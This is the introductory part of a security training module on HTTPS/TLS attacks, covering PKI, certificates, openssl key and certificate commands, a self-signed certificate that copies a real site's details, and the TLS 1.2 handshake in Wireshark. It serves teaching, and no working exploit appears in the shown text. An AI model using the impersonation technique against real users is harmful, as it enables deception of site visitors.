5. HTTPs-TLS Attacks

Introduction to HTTPS/TLS

The Hypertext Transfer Protocol (HTTP) is an application layer protocol used to access resources on the internet. Since HTTP transmits data in plaintext, it cannot provide confidentiality, integrity, or authenticity of the transmitted data. To overcome these shortcomings of HTTP, the Hypertext Transfer Protocol Secure (HTTPS), also called `HTTP over TLS` was created. The Transport Layer Security (TLS) protocol and its predecessor, the Secure Sockets Layer (SSL) protocol, are cryptographic protocols that provide secure communication over the internet by encrypting traffic.

Encryption can generally be applied at different levels. These include `encryption-at-rest`, `encryption-in-transit`, and `end-to-end encryption`. `Encryption-at-rest` means that data is stored in an encrypted form to prevent unauthorized access. An example would be hard drive encryption. When `encryption-in-transit` is applied, data that is transmitted is encrypted before transmission and decrypted after reception to prevent unauthorized access during the transmission. This module focuses on `encryption-in-transit` since TLS applies `encryption-in-transit`. Lastly, `end-to-end encryption` encrypts data from the true sender to the final recipient such that no other party can access the data.

To illustrate the difference to `encryption-in-transit`, consider Alice who wants to send an email to Bob. If they use `end-to-end encryption`, Alice encrypts the e-mail and sends it to Bob who decrypts it to access the e-mail. No intermediary servers that the encrypted e-mail is routed over can access it. When TLS and thus `encryption-in-transit` is used, Alice encrypts the e-mail and sends it to her mail server, which decrypts it, and re-encrypts it to forward it to the next server, and so on until the final server sends it to Bob. This protects the email from any unauthorized access during transit but all intermediary servers can access the e-mail in plaintext, while only Alice and Bob can access the e-mail if `end-to-end encryption` is used.

The main purpose of this module is to provide insights into web cryptography protocols, how they work, and what vulnerabilities can arise when using them. Generally speaking, finding vulnerabilities in protocols is more challenging compared to finding vulnerabilities in individual web applications. That is because protocols such as HTTPS and TLS have been designed with security in mind and revised multiple times to tackle potential security issues. However, if there are security issues in protocols, the impact is generally much higher as well since a huge number of services are affected. Oftentimes, security issues on HTTPS or TLS are not specification flaws but implementation flaws. That means that specific implementations of the protocol do not implement the protocol correctly or deviate slightly which can create security issues.

TLS Overview and Version History

What is TLS?

TLS and before it SSL are widely used to secure communication on the internet, including email, file transfer, and web browsing. TLS was developed to address the weaknesses in SSL and has undergone several revisions over the years, each of which has introduced new features and improvements to the protocol. Today, TLS is the standard protocol for secure communication on the internet.

In the network protocol stack, TLS sits between TCP and the application layer, which can be any application layer protocol such as HTTP, SMTP, or FTP. TLS is transparent for the application layer protocol, meaning the application layer protocol does not need to know if TLS is implemented or not. In particular, TLS takes care of all cryptographic operations, the application layer protocol can operate the same regardless of whether TLS is used or not.

Version History

SSL was first developed by Netscape in the mid-1990s as a way to secure communication over the internet. It quickly became the standard protocol for secure communication and was widely adopted by web browsers and servers. There are three major versions of SSL:

- SSL 1.0: This was the initial version of SSL. It was never released to the public due to serious security flaws.
- SSL 2.0: This was the first SSL version that became widely used. It was released in 1995. However, it suffered from multiple serious specification flaws that made it impractical to use in some cases and susceptible to cryptographic attacks.
- SSL 3.0: This was the last version of SSL. It is a full redesign of the 2.0 version that fixed the specification flaws. However, from today's perspective, it relies on deprecated cryptographic algorithms and is vulnerable to a variety of attacks.

In response to weaknesses in SSL, the TLS protocol was developed to replace it. TLS was designed to address the vulnerabilities in SSL and to provide stronger encryption and authentication for secure communication. Like SSL, TLS has undergone several revisions, each of which has introduced new features and improvements to the protocol. Some of the key versions of TLS include:

- TLS 1.0: This was the first version of TLS and was released in 1999. It was based on SSL 3.0 and included many of the same features as SSL, but with additional security enhancements.
- TLS 1.1: This version of TLS was released in 2006 and introduced several important improvements to the protocol, including support for new cryptographic algorithms and protection against attacks such as man-in-the-middle attacks (aka `On-Path Attacks`).
- TLS 1.2: This version of TLS was released in 2008 and introduced further security enhancements, including support for stronger cryptographic algorithms and better

protection against attacks. It also introduced new features such as the ability to negotiate the use of compression during the handshake process.
- TLS 1.3: This is the latest version of TLS, released in 2018. It includes significant improvements to the protocol, including faster performance, stronger encryption, and better protection against attacks. It also includes a simplified handshake process and the ability to negotiate the use of encryption during the handshake process.

In this module, we will discuss attacks that broke certain SSL/TLS protocol versions completely, including SSL 2.0 and SSL 3.0.

What is HTTPS?

Now that we have a basic understanding of what TLS is, let's discuss how TLS relates to HTTPS. HTTPS works the same as HTTP, however in HTTPS, TLS is contained in the protocol stack. That means HTTPS traffic is encrypted and integrity protected thus preventing attackers from eavesdropping on or manipulating data. While HTTP uses the protocol scheme `http://` and targets port 80 by default, HTTPS uses `https://` and targets port 443. Although there are different HTTP versions, HTTPS only means that the HTTP traffic is encapsulated in TLS. Thus, there are no dedicated HTTPS versions.

Introduction to TLS Attacks

The Transport Layer Security (TLS) protocol and its predecessor, the Secure Sockets Layer (SSL) protocol, are cryptographic protocols that provide secure communication over the internet. TLS protects the confidentiality, integrity, and authenticity of transmitted data. To provide these security services, TLS utilizes a combination of cryptographic algorithms such as symmetric encryption, asymmetric encryption, and Message Authentication Codes (MACs).

In this module, we will take a closer look at TLS to gain a broad understanding of how TLS works and what things to look out for when testing TLS configurations. We will discuss common TLS security vulnerabilities to understand what misconfiguration or bugs caused them. Finally, we will discuss how to detect, exploit, and prevent each of these attacks as well as common misconfigurations regarding TLS servers.

Padding Oracle Attacks

The first type of TLS attacks discussed in this module are Padding Oracle attacks. Padding oracle attacks exploit vulnerable servers that leak information about the correctness of the padding after decrypting a received ciphertext. These attacks can enable an attacker to fully decrypt a ciphertext without knowledge of the encryption key. Examples of Padding Oracle attacks on TLS are the POODLE, DROWN, and Bleichenbacher attacks.

Compression Attacks

The second type of TLS attacks discussed in this module are compression attacks. Compression can be applied at the HTTP level or TLS level to increase the performance of data transmission. However, incorrectly configured servers can be exploited, resulting in the leakage of encrypted information such as session cookies or CSRF tokens. Examples of compression-based attacks on TLS are the CRIME and BREACH attacks.

Misc Attacks & Misconfigurations

The last type of TLS attacks discussed in this module are various other attacks that exploit misconfigurations or bugs. A famous example is the Heartbleed bug that exploits a missing length validation in the OpenSSL library, which can lead to a complete server takeover via private key leakage. We will also discuss different TLS misconfigurations that can weaken TLS security by using insecure cryptographic primitives.

Public Key Infrastructure

TLS utilizes both symmetric and asymmetric cryptography. Asymmetric cryptography typically relies on public key infrastructure. To fully understand how TLS works, we must therefore get a basic understanding of certain terminologies such as public key infrastructure, certificates, and certificate authorities.

Public Key Infrastructure


A public key infrastructure (PKI) comprises roles and processes responsible for the management of digital certificates. This includes the distribution, creation, and revocation of certificates. Without a proper PKI, public key cryptography would be impractical.

In public key cryptography, the encryption key is different from the decryption key, which is why it is also called `asymmetric` encryption. Each participant owns a key pair consisting of a `public key` that is used for encryption, and a `private key` or `secret key` that is used for decryption. As its name suggests, the public key is public knowledge, thus everyone can use it to encrypt messages for the owner of the corresponding private key. Since messages encrypted with a public key can only be decrypted with the corresponding private key, only the intended receiver can decrypt the message. This inherently protects the messages from unauthorized actors. Here is an overview of commonly used encryption algorithms and their type:

Algorithm	Type
RSA	asymmetric
DSA	asymmetric

Algorithm	Type
AES	symmetric
DES	symmetric
3DES	symmetric
Blowfish	symmetric

However, there is a conceptual problem that comes from the acquisition of other actors' public keys since it is impossible to verify their validity. For instance, consider an example where the user `Alice` wants to communicate with `hackthebox.com` privately. To do so, she obtains the public key of `hackthebox.com`, encrypts her message with it, and sends it to the target. Since only `hackthebox.com` knows the corresponding private key for decryption, the message cannot be decrypted by unauthorized actors. But how can Alice know that the public key actually belongs to `hackthebox.com` and not an attacker that wants to steal Alice's HackTheBox credentials? Assume an attacker intercepts Alice's request to obtain HackTheBox's public key and instead sends Alice his own public key while spoofing the origin to make Alice think it's actually HackTheBox's public key. She would then encrypt her message with the attacker's public key thinking it was HackTheBox's public key, enabling the attacker to decrypt and access the message. Certificates exist precisely to solve this problem.




Certificates

The purpose of certificates is to bind public keys to an identity. This proves the identity of the public key owner and thus solves the previously discussed problem.

When accessing a website, we can check the certificate of the web server. In Firefox we can do this by clicking on the lock next to the URL bar, and then `Connection Secure > More Information > View Certificate`.


Let's have a look at the contents of the certificate for `hackthebox.com`:



The certificate contains information about the subject. Most importantly the `Common Name`, which is the domain name the public key belongs to. Additionally, each certificate has an expiry date and needs to be renewed before it expires to remain valid.

Note: Additional domain names can be specified in the `Subject Alt Names` section.

If we scroll down a bit, we can see that the certificate also contains the public key:




This certificate ensures that when we encrypt a message with the public key shown in the screenshot, only `HackTheBox` will be able to decrypt it.

So certificates are used to tie an identity to a public key. But who can issue certificates? And what prevents an attacker from just creating a certificate with his own public key and the domain `hackthebox.com`, thus impersonating `HackTheBox` with a forged certificate? That is where `Certificate Authorities` come into play.

Certificate Authorities

Certificate authorities (CAs) are entities that are explicitly allowed to issue certificates. They do this by cryptographically signing a certificate. The identity of the CA is proven by a `CA Certificate`. Just like any other certificate, CA certificates are signed by another CA. This continues until a `root CA` is reached. The chain from the root CA to the end-user's certificate is called the `certificate chain`. When we look again at `HackTheBox`'s certificate, we can see the certificate chain consisting of three total certificates at the top:



When accessing a website, the browser validates the whole certificate chain. If any of the certificates contained in the chain are invalid or insecure, the browser displays a warning to the user. The `root CA`'s identity is checked against a hardcoded set of trusted CAs in the so-called `certificate store` to prevent forgery of root CA certificates.

OpenSSL

OpenSSL is a project that implements cryptographic algorithms for secure communication. Many Linux distributions rely on OpenSSL, making it essential for encrypted communication on the internet. Security vulnerabilities and bugs in OpenSSL lead to millions of affected web servers. We can use the OpenSSL client which is preinstalled on many Linux distributions to generate our own keys and certificates, convert them to different formats, and perform encryption.

Key Generation & Certificate Conversion

We can generate a new RSA key-pair with `2048` bit length and store it in a file using the following command:

```
openssl genrsa -out key.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
..+++++
.....................................................................+++++
e is 65537 (0x010001)
```

When we cat the file, it shows us the private key:

```
cat key.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAzCBnKqY7/6joFncQwuMfn9jRJmA4KX3rvAeN9/Zo4ItLWZ6q
<SNIP>
```

```
rfrwXh8ZgFAuDx75kxnuzKzzHg+uV2YiS2RMuid03qlW2iKHWUV8
-----END RSA PRIVATE KEY-----
```

We can use openssl to print out the public key as well:

```
openssl rsa -in key.pem -pubout
writing RSA key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzCBnKqY7/6joFncQwuMf
n9jRJmA4KX3rvAeN9/Zo4ItLWZ6qnax1RXmAM986GVcTqIlBp7vzzYY3VulcYM/k
78QwQr//nU3zKlPoMOhhhoeuq98tj76dmUYWl9gfyHyg3FIk0yWZuvVSOor5D0Rm
r5PhCu5B7+EpbnbXcfRuyoPJqq78Bs9HOfg0HO++R7Ilpcr6t6WD/ftkr1zEXaWO
cYhYCPdkpouCTsBe8QbRAy6B/E9kbENeRFdTkkX0cM5BSy4MKj9VezygK6kynzE6
KKY1I8pGYChyfWjskbXbaJF9ocBnPAvzM2RzMrw1RhiAT8ErubuMqPYdRQS4RtHV
GQIDAQAB
-----END PUBLIC KEY----
```

Furthermore, we can download the certificate of any web server:

```
openssl s_client -connect hackthebox.com:443 | openssl x509 >
hackthebox.pem
```

This stores the certificate in the `PEM` format. However, there are other formats such as `DER` and `PKCS#7`. We can convert from `PEM` to these formats using openssl:


```
# PEM to DER
openssl x509 -outform der -in hackthebox.pem -out hackthebox.der

# PEM to PKCS#7
openssl crl2pkcs7 -nocrl -certfile hackthebox.pem -out hackthebox.p7
```

Creating a Self-Signed Certificate

Finally, we can create our own certificate and sign it ourselves. This means that the signature of a CA is not required. We can specify the type of key that is created, as well as the algorithm and expiry date of the certificate. We are also asked to enter a passphrase to protect the private key file and provide subject information for the certificate. We can provide any information we want, including impersonating `HackTheBox` by copying the information from their certificate:

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out selfsigned.pem -
sha256 -days 365
Generating a RSA private key
..++++
.....................................................................
.....................................++++
writing new private key to 'key.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:San Francisco
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Cloudflare,
Inc.
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:hackthebox.com
Email Address []:
```

Does this mean we hacked the system and are now able to impersonate HackTheBox? No, because the certificate is self-signed, the web browser does not trust it and displays a warning:



However, if we ever got our hands on the private key of a CA, we could use it to sign certificates with an arbitrary subject. This would allow us to effectively impersonate anyone.

Therefore, private keys of CAs are one of the most protected resources when it comes to secure online communication.

Performing Encryption

Finally, we can also use openssl to perform encryption. For that, we first create a new key-pair and extract the public key to a separate file:

```
# create new keypair
openssl genrsa -out rsa.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
..+++++
.............................+++++
e is 65537 (0x010001)

# extract public key
openssl rsa -in rsa.pem -pubout > rsa_pub.pem
writing RSA key
```

We can then use the extracted public key to encrypt a file. Inspecting the encrypted file reveals the binary ciphertext:

```
openssl pkeyutl -encrypt -inkey rsa_pub.pem -pubin -in msg.txt -out
msg.enc

cat msg.enc | xxd | head
00000000: 0550 eea0 8b79 ba5e a933 0539 6175 4834  .P...y.^.3.9auH4
00000010: 26dd a435 d4c1 bc18 f1c2 075f 8d51 2d2d  &..5......._.Q--
00000020: 5e13 fa33 d65f 4d59 fb87 26e2 6a29 a8e9  ^..3._MY..&.j)..
00000030: 017c 39d4 f43c 210b fbb5 921e 2763 4512  .|9..<!.....'cE.
00000040: b68e 3b41 c77d 948e c720 eb35 f104 a428  ..;A.}... .5...(
00000050: 2191 e2bd 2638 f6da ce87 93fa 80ca e32c  !...&8.........,
00000060: 3b2b 3c89 61cf 366f ff8b 933d 5dda 1299  ;+<.a.6o...=]...
00000070: 5760 3849 bad3 891d d3cb 0c94 c299 2de4  W`8I..........-.
00000080: 5c13 5a6a 25ea b645 c891 2894 995d ed7a  \.Zj%..E..(..].z
00000090: ad41 a5fc 79c3 6beb 7670 5f00 3d30 052d  .A..y.k.vp_.=0.-
```

Lastly, we can decrypt the encrypted file using the corresponding private key:

```
openssl pkeyutl -decrypt -inkey rsa.pem -in msg.enc > decrypted.txt

cat decrypted.txt
Hello.World
```

TLS 1.2 Handshake

The TLS handshake is the process in which the client and server negotiate all the parameters for the TLS session. It always follows a predefined scheme with the exception of minor deviations depending on the concrete parameters chosen for the connection.

Cipher Suites

In TLS, cipher suites define the cryptographic algorithms used for a connection. That includes the following information:

- The key exchange algorithm
- The method used for authentification
- The encryption algorithm and mode, which provide confidentiality
- The MAC algorithm, which provides integrity protection

As an example, let's have a look at the following TLS 1.2 cipher suite: `TLS_DH_RSA_WITH_AES_128_CBC_SHA256`

From the name, we can identify the algorithms used by this cipher suite:

- The key exchange algorithm is `Diffie-Hellman (DH)`
- Server authentification is performed via `RSA`
- The encryption is `AES-128` in `CBC` mode
- The MAC algorithm is a `SHA256` HMAC

All TLS 1.2 cipher suites follow this naming scheme. The encryption algorithm is always a symmetric algorithm. The symmetric key for this algorithm is exchanged using the key exchange algorithm, which is always an asymmetric algorithm. Thus, TLS encrypts data using a symmetric key due to significant performance advantages compared to asymmetric encryption. The cipher suite used by a specific connection is negotiated in the handshake.

Cipher Suites using the `TLS_DHE` and `TLS_ECDHE` key exchange algorithms provide `Perfect Forward Secrecy (PFS)`, meaning an attacker is unable to decrypt past messages even after obtaining a future session key. In particular, this protects past communication from leaks potentially occurring in the future. Therefore, PFS cipher suites are preferable if they are supported by the client.

Handshake Overview

During the handshake, the client and server establish a connection and negotiate all the required parameters to establish a secure channel for application data. The handshake follows a well-defined schema and varies slightly depending on the cipher suite that is negotiated.

The handshake begins with the client sending the `ClientHello` message. This message informs the server that the client wants to establish a secure connection. It contains the latest TLS version supported by the client, as well as a list of cipher suites the client supports among other information.

The server responds with a `ServerHello` message. The server chooses a TLS version that is equal to or lower than the version provided by the client. Additionally, the server chooses one of the cipher suites provided in the `ClientHello`. This information is included in the `ServerHello` message.

After agreeing on the TLS version and cryptographic parameters, the server provides a certificate in the `Certificate` message, thereby proving the server's identity to the client.

If a PFS cipher suite was agreed upon, the server proceeds to share fresh key material in the `ServerKeyExchange` message. It contains a key share as well as a signature. This is followed by the `ServerHelloDone` message.

The client responds with the `ClientKeyExchange` message, containing the client's key share. After this, the key exchange is concluded and both parties share a secret that is used to derive a shared symmetric key. Both parties transmit a `ChangeCipherSpec` message to indicate that all following messages are encrypted using the computed symmetric key. From here on, all data is encrypted and MAC-protected.

Analyzing a TLS 1.2 Handshake in Wireshark


Let's have a look at a TLS 1.2 handshake in Wireshark, which is a network protocol analyzer. It can typically be installed from the package manager:

```
sudo apt install wireshark
```

We can then start Wireshark with a path to a packet capture (or `pcap`) file to analyze the packets:

```
Wireshark /path/to/file.pcap
```

After entering the protocol name `tls` in the filter bar, we can see the TLS handshake in Wireshark:




When expanding the `ClientHello` message, we can inspect the TLS version and supported cipher suites sent by the client:

```
▸ Frame 4: 897 bytes on wire (7176 bits), 897 bytes captured (7176 bits)
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ Transmission Control Protocol, Src Port: 38708, Dst Port: 4443, Seq: 1, Ack: 1, Len: 831
▾ Transport Layer Security
  ▾ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 826
    ▾ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 822
        Version: TLS 1.2 (0x0303)
      ▸ Random: 43f962bf60b420bb3851d9d47acb933dbe70399bf6c92da33af01d4fb770e98c
        Session ID Length: 0
        Cipher Suites Length: 654
      ▾ Cipher Suites (327 suites)
          Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
          Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
          Cipher Suite: TLS_RSA_WITH_NULL_MD5 (0x0001)
          Cipher Suite: TLS_RSA_WITH_NULL_SHA (0x0002)
          Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003c)
          Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003d)
          Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
```

Doing the same in the `ServerHello` message reveals the TLS version and cipher suite chosen by the server for this TLS connection:

```
▸ Frame 6: 985 bytes on wire (7880 bits), 985 bytes captured (7880 bits)
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ Transmission Control Protocol, Src Port: 4443, Dst Port: 38708, Seq: 1, Ack: 832, Len: 919
▾ Transport Layer Security
  ▾ TLSv1.2 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 55
    ▾ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 51
        Version: TLS 1.2 (0x0303)
